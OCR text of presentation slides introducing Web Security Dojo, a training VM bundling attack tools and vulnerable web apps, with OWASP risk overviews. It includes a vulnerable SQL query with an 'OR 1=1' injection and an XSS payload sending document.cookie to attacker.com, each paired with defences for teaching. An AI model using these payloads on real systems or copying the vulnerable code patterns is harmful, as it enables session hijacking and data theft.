Web Security Dojo

Desert Code Camp


Web Security Dojo
created by

Maven
SECURITY CONSULTING

Maria Brown

Who Am I


- Computer Systems Engineer
- Web Application Developer
- Certified Ethical Hacker
- Grumpy Cat BFF



Why Web Security?

Web Application Attacks are the **#1 source of data breaches**

- 8% incidents
- 40% data breaches



Percentage and count of attacks that resulted in data breaches per pattern, DBIR 2016

Verizon Data Breach Investigation Report (DBIR) 2016

What is
Web Security Dojo?

VIRTUAL MACHINE

ubuntu

TOOLS + TARGETS + DOCS

Does not require network access!
Secure learning environment

Tools

Attack Software

BURPSUITE FREE EDITION

metasploit®

BeEF

ZAPROXY

MORE

Targets

Vulnerable Web Apps

DVWA

WEBGOAT

Mutillidae II

HACME CASINO

MORE

Docs

Security Risks

Web Application Security Consortium


OWASP Open Web Application Security Project

Installation

Requires **Virtual Machine** Software

VirtualBox

vmware



General

Name: Web Security Dojo 3.0
Operating System: Ubuntu (32-bit)

System

Base Memory: 1536 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 12 MB
Remote Desktop Server: Disabled
Video Capture: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: Dojo-3.0-disk001.vmdk (Normal, 24.00 GB)

Overview: https://www.mavensecurity.com/resources/web-security-dojo

Dojo Videos: https://www.youtube.com/user/MavenSecurity

Installation PDF: https://www.mavensecurity.com/media/VirtualBoxInstall4Dojo.pdf

Injection (#1)

SQL INJECTION - SOURCE CODE

```
$db = new mysqli(‘localhost’, ‘root’, ‘passwd’, ‘base’);

$result = $db->query(‘SELECT * FROM Users WHERE user=”’.$_GET[‘user’].’”
        AND pass=”’.$_GET[‘password’}.’”’);
```

SQL INJECTION - EXPLOITED

```
SELECT * FROM Users WHERE user=”” OR 1 = 1  -- AND  pass=”whatever”
```

Comment

RESULT - Attacker gets contents of **Users** database table

Best Defense: Parameterized Queries and Input Sanitization

Broken Authentication / Session Mgmt (#2)

Session ID’s in URL

Weak Account Management Functions

Session Fixation

Unencrypted Credentials or Session ID’s

Login Without Timeout

Improper Credential Storage

Best Defense: Strong authentication and session mgmt framework

Cross-Site Scripting (XSS) (#3)

CROSS SITE SCRIPTING - SOURCE CODE

```
(String) page += "<input name='creditcard' type='TEXT‘ value='" + request.getParameter("CC") + "'>";
```

CROSS SITE SCRIPTING - “CC” PARAMETER EXPLOITED

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

RESULT - Victim’s session ID sent to attacker’s website, allowing session hijacking

Best Defense: Escape Inputs, Sanitization and Content Security Policy

Legal Reminder

- ❑ Unauthorized testing against systems is illegal
- ❑ Stay out of federal prison
- ❑ Stick to safe testing environments

Learn More

- OWASP Website
- OWASP Phoenix Meetups
- Web Application Security Consortium
- Troy Hunt blogs and videos
- CheckMarx Game of Hacks

Thanks for Attending!

Maria Brown
@dodgethis6666

Presentation Link
https://drive.google.com/file/d/0B_Yly5jub-_bRjVEZEk5d3VkM00/view?usp=sharing